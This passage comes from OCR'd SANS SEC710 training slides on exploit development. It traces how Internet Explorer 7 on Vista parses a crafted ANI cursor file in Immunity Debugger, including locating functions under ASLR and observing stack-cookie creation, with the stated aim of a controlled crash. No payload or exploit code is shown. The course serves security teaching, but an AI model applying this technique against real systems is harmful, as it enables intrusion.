
Immunity Debugging Symbols

Immunity Debugger makes it easy to set it up to support debugging symbols. Ensure that dbghelp.dll, srcsrv.dll, and symsrv.dll are properly copied over to C:\Program Files\Immunity Inc\Immunity Debugger\. Once that is verified, start up Immunity Debugger by double clicking the desktop icon. Once it loads click on "Debug" from the menu at the top of the screen, click the option "Debugging Symbols Options" from the menu. A pop-up will appear. Check the checkbox that says, "Use Symbol Server." It is automatically populated with the Microsoft Symbol Server link. You can also click on the "Select Local Symbol Path" option and point it to your Symbols installation directory if you installed them, likely at c:\Windows\Symbols.



Start Up Immunity Debugger

Simply start up the Immunity Debugger and load in the iexplore.exe executable from C:\Program Files\Internet Explorer.




Make Sure IE 7 Starts Up

Remember that the debugger will pause execution at the program's entry point. Press F9 once to tell the debugger to continue running the program. IE 7 should pop up and it should show "Running" in the bottom right of the debugger. If you hit an exception, try passing the exception by pressing Shift-F9. If you continue to have problems loading IE 7 in the debugger try closing the debugger and IE. Open up IE without the debugger, then start up Immunity Debugger, click "File" and then "Attach." Select the process iexplore.exe and attach. The debugger will pause execution again so you will need to press F9 to let it continue. If this still doesn't allow you to attach to IE 7, contact your instructor.

Navigating to LoadCursorIconFromFileMap()


- LoadCursorIconFromFileMap() is not at the address 0x77d657b7
- What could be the problem?
- Vista, 7, and Server 2008 support ASLR


Immunity Debugger - iexplore.exe - [CPU - main thread, module WININET]
File View Debug Plugins ImmLib Options Window Help Jobs
77D657AE 76 08 JBE SHORT WININET.77D657B8
77D657B0 65:006400 2E ADD BYTE PTR GS:[EAX+EAX+2E],AH
77D657B5 0000 ADD BYTE PTR DS:[EAX],AL
77D657B7 0040 00 ADD BYTE PTR DS:[EAX],AL
77D657BA 0C 00 OR AL,0
77D657BC 0100
77D657BE 4F
77D657BF 0072
77D657C2 6900
77D657C8 6E
77D657C9 0061
77D657CC 6C
77D657CD 0046
77D657D0 6900
77D657D6 6E OUTS DX,BYTE PTR ES:[EDI]
Enter expression to follow
OK
Cancel

SANS SEC710 - © 2011


Navigating to LoadCursorIconFromFileMap()

When pressing Ctrl-G in Immunity Debugger and entering in the address given to us by IDA for LoadCursorIconFromFileMap(), 0x77d657b7, we do not see what we expected. What could be the problem? If you guessed Address Space Layout Randomization (ASLR), you are correct. Starting with Windows Vista, Microsoft added ASLR support.


How Much Randomization?
• Vista randomizes libraries once per boot
• Library randomization uses 12-bits marked by the three capital X's – 0x7XXX0000
• Lower two bytes are static offsets!
Reboot One
Memory map
Address Size Owner Section Contains Type Access Initial
770B0000 00001000 USER32 PE header Imag RWE RWE
770B1000 00069000 USER32 .text code,import: Imag R E RWE
7711A000 00002000 USER32 .data data Imag RW RWE
7711C000 0002E000 USER32 .rsrc resources Imag R RWE
7714A000 00004000 USER32 .reloc relocations Imag R RWE
Reboot Two
Memory map
Address Size Owner Section Contains Type Access Initial
75FC0000 00001000 USER32 PE header Imag RWE RWE
75FC1000 00069000 USER32 .text code,import: Imag R E RWE
7602A000 00002000 USER32 .data data Imag RW RWE
7602C000 0002E000 USER32 .rsrc resources Imag R RWE
7605A000 00004000 USER32 .reloc relocations Imag R RWE
SANS SEC710 - © 2011


How Much Randomization?

Windows Vista uses 12-bits for the randomization of libraries. This author has seen many references stating only one byte of randomization, but after many reboots, libraries continually take advantage of 12-bits, as you can see on the slide. There is good news for us with our issue of locating desired addresses and functions in memory. The lower two bytes are not randomized, and the offsets of functions and other data is static. This means that we can take the lower two bytes of a function's address as shown in IDA Pro and add them onto the load address shown in Immunity Debugger's Memory map! Let's give it a shot.


Locating
LoadCursorIconFromFileMap()
Click on View, Memory
Locate user32.dll
Take the first two bytes and add the last two bytes for LoadCursorIconFromFileMap() as shown in IDA
0x770B57B7
Ctrl-G
We got it!
Immunity Debugger - iexplore.exe - [Memory map]
File View Debug Plugins ImmLib Option
Address Size Owner Section
77001000 00069000 USER32 .text
Immunity Debugger - iexplore.exe - [CPU - main thread, module USER32]
Enter expression to follow
OK
Cancel
SANS SEC710 - © 2011


Locating LoadCursorIconFromFileMap()

With Immunity Debugger running, click on "View" and select "Memory," or simply click on the "m" button on the top of the dashboard. Locate user32.dll in the memory map and take down the first two bytes. This is the load address for user32.dll for this boot. If we reboot Vista, we will need to do this exercise again to get the new load address. Take the last two bytes for the LoadCursorIconFromFileMap() function given to us in IDA Pro. Add these bytes to the load address and press Ctrl-G in the debugger. Enter in the address and press enter. We are taken to the address as expected. There may be a slight difference in where we are taken and the actual start of the function. Immunity Debugger will automatically highlight the beginning of the function in red font. Simply use the directional arrows to scroll up or down a few instructions and you should see it quickly. You can also compare the instructions from IDA Pro to the instructions in the debugger to get a match. Regardless, we are taken to the appropriate place and can now debug more easily, as well as utilize the debugging symbols that have been loaded!


Set the BreakPoint
• Press F2 to set the breakpoint
• Navigate in IE to ani.html
• The debugger should break accordingly
• Time to analyze
6A 3C
PUSH 3C
Immunity Debugger - iexplore.exe - [CPU - thread 00000FE8, mod...
File View Debug Plugins ImmLib Options Window Help Jobs
6A 3C PUSH 3C
770B57AF 68 88580B77 PUSH USER32.770B5888
770B57B4 E8 87C00100 CALL USER32.__SEH_prolog4
770B57B9 8B45 1C MOV EAX,DWORD PTR SS:[EBP+1C]
770B57BC 33C9 XOR ECX,ECX
770B57BE 8908 MOV DWORD PTR DS:[EAX],ECX
770B57C0 894D E4 MOV DWORD PTR SS:[EBP-1C],ECX
770B57C3 8B5D 08 MOV EBX,DWORD PTR SS:[EBP+8]
770B57C6 8B03 MOV EAX,DWORD PTR DS:[EBX]
770B57C8 8BF0 MOV ESI,EAX
770B57CA 8975 E0 MOV DWORD PTR SS:[EBP-20],ESI
770B57CD 894D FC MOV DWORD PTR SS:[EBP-4],ECX
770B57D0 8B0E MOV ECX,DWORD PTR DS:[ESI]
770B57D2 894D 08 MOV DWORD PTR SS:[EBP+8],ECX
770B57D5 6A FE PUSH -2
770B57D7 5A POP EDX
Address Hex dump
[18:02:29]Breakpoint at USER32_LoadCursorIconFromFileMap@24
Paused
SANS SEC710 - © 2011


Set the BreakPoint

Now that we have located the entry point of LoadCursorIconFromFileMap(), we can set a breakpoint. Press F2 when highlighting the desired address to set the breakpoint in Immunity Debugger. Next, go over to IE 7 and navigate to the ani.html page you created earlier. If everything was properly done until this point, the debugger should pause execution on the breakpoint address as shown on the slide.


Cookie Creation
BP hit, Call to SEH_prolog4
Cookie loaded to EAX
Cookie XOR'd with stack data
Resulting Cookie pushed onto Stack
SANS SEC710 - © 2011

Cookie Creation

The Security Cookie is generated once per process creation. Every function will use the same cookie, but the cookie goes through some XOR-ing with Stack data to determine its final value to be used for a function. This increases difficulty in guessing the correct value. At the top of four images on this slide the call to function __SEH_prolog4 is made. Inside that function the cookie is loaded into EAX. Following that, the cookie is XOR'd with DWORD PTR SS:[EBP-4] and again against EBP. Finally, it is pushed onto the stack.



Following Execution (1)
• Still in LoadCursorIconFromFileMap()
– Placing RIFF onto the stack and comparing
Stack
770B57D2 894D 08 MOV DWORD PTR SS:[EBP+8],ECX
ECX 46464952
0324EA5C 46464952 RIFF
770B57DB 81F9 52494646 CMP ECX,46464952
ECX 46464952
770B57EA 8943 04 MOV DWORD PTR DS:[EBX+4],EAX
EAX 02530008 ASCII "ACONanih$"
Our ANI file dumped in memory
Dump - 02530000..02530FFF
SANS SEC710 - © 2011

Following Execution (1)


We are now tracking the execution as to how our ANI file is handled in memory. With this information we will hopefully be able to craft our data to get a controlled crash. Execution can be difficult to follow at times, but it's the best way to learn. We are still working inside of the function LoadCursorIconFromFileMap(). The first instruction at the top is moving the tag RIFF onto the stack, followed by a comparison against RIFF, which we will pass. Execution then moves the address of the tag "ACONanih" onto the stack. That memory location has been dumped to display our entire ANI file.

Following Execution (2)

- A call to ReadFilePtrCopy() is made with stack arguments shown on the right. Arg2 is a pointer to ACONanih




- ReadFilePtrCopy() generates a new cookie and calls GetNextFilePtr() with two arguments



Following Execution (2)

Not too much excitement on this slide, but we see that there is a call from LoadCursorIconFromFileMap() to the function ReadFilePtrCopy(). This function takes in a couple of arguments, notably Arg2, which points to "ACONanih" on the stack. A new cookie is generated, and then a call is made to the function GetNextFilePtr() with two arguments. Arg1 is a pointer to the address on the stack just above the string "ACONanih." Let's continue on…


Following Execution (3)
• Stack address holding "ACONanih" is copied to ECX
770B56D0 8B55 08 MOV EDX,DWORD PTR SS:[EBP+8]
770B56D3 8B4A 04 MOV ECX,DWORD PTR DS:[EDX+4]
ECX 46464952
EDX 0324EAB4
• We then run some checks which do not match and exit GetNextFilePtr() and return to ReadFilePtrCopy()
• ReadFilePtrCopy() now calls memcpy()
770B5740 E8 746C0100 CALL USER32._memcpy
• memcpy() performs some comparisons of stack values against RIFF and proceeds
• memcpy() then copies "anih" onto the stack and returns all the way back to ReadCursorIconFromFileMap()
SANS SEC710 - © 2011

Following Execution (3)

As stated on the slide, we are now in the function GetNextFilePtr(), which simply performs some checks that are not applicable to our data and returns back to ReadFilePtrCopy(). The function memcpy() is then called from ReadFilePtrCopy(), and some comparisons are performed against the ASCII value RIFF. The function memcpy() then copies "anih" to the stack and returns all the way back to ReadCursorIconFromFileMap() after performing a security cookie check. Feel free to step through execution manually to see each instruction.

Following Execution (4)

- The next instruction compares ACON against a position on the stack which holds ACON

```
770B5801  817D 08 41434F4E  CMP DWORD PTR SS:[EBP+8],4E4F4341
```

- Two arguments are pushed on to the stack and passed to the function ReadTag()
  - Arg1 points to RIFF
  - Arg2 points to anih

```
770B580D  50              PUSH EAX                  0324E9F0  0324EA84  ê$└  Arg1 = 0324EA84
770B580E  53              PUSH EBX                  0324E9F4  0324EA2C  ,ê$└ Arg2 = 0324EA2C
770B580F  E8 E1FEFFFF     CALL USER32._ReadTag@8    0324E9F8  99765188  ■Qv■
```


- The same arguments are passed by ReadTag() to the function ReadFilePtrCopy()

Following Execution (4)

As shown on the slide, ReadCursorIconFromFileMap() compares the ASCII characters ACON against an address on the stack, which also holds ACON. We do not take a jump since the match is made and two arguments are passed to the ReadTag() function. Arg1 points to RIFF on the stack and Arg2 points to anih. ReadTag() then passes these same arguments to ReadFilePtrCopy(), including an additional argument holding the value 8.


Following Execution (5)

- ReadFilePtrCopy() calls memcpy() again
- memcpy() pushes the anih tag onto the stack, followed by the size of 0x24
- Control is then returned back to LoadCursorIconFromFileMap()
- A comparison is made to "anih" on the stack which matches
- The size is then compared to 0x24 which matches



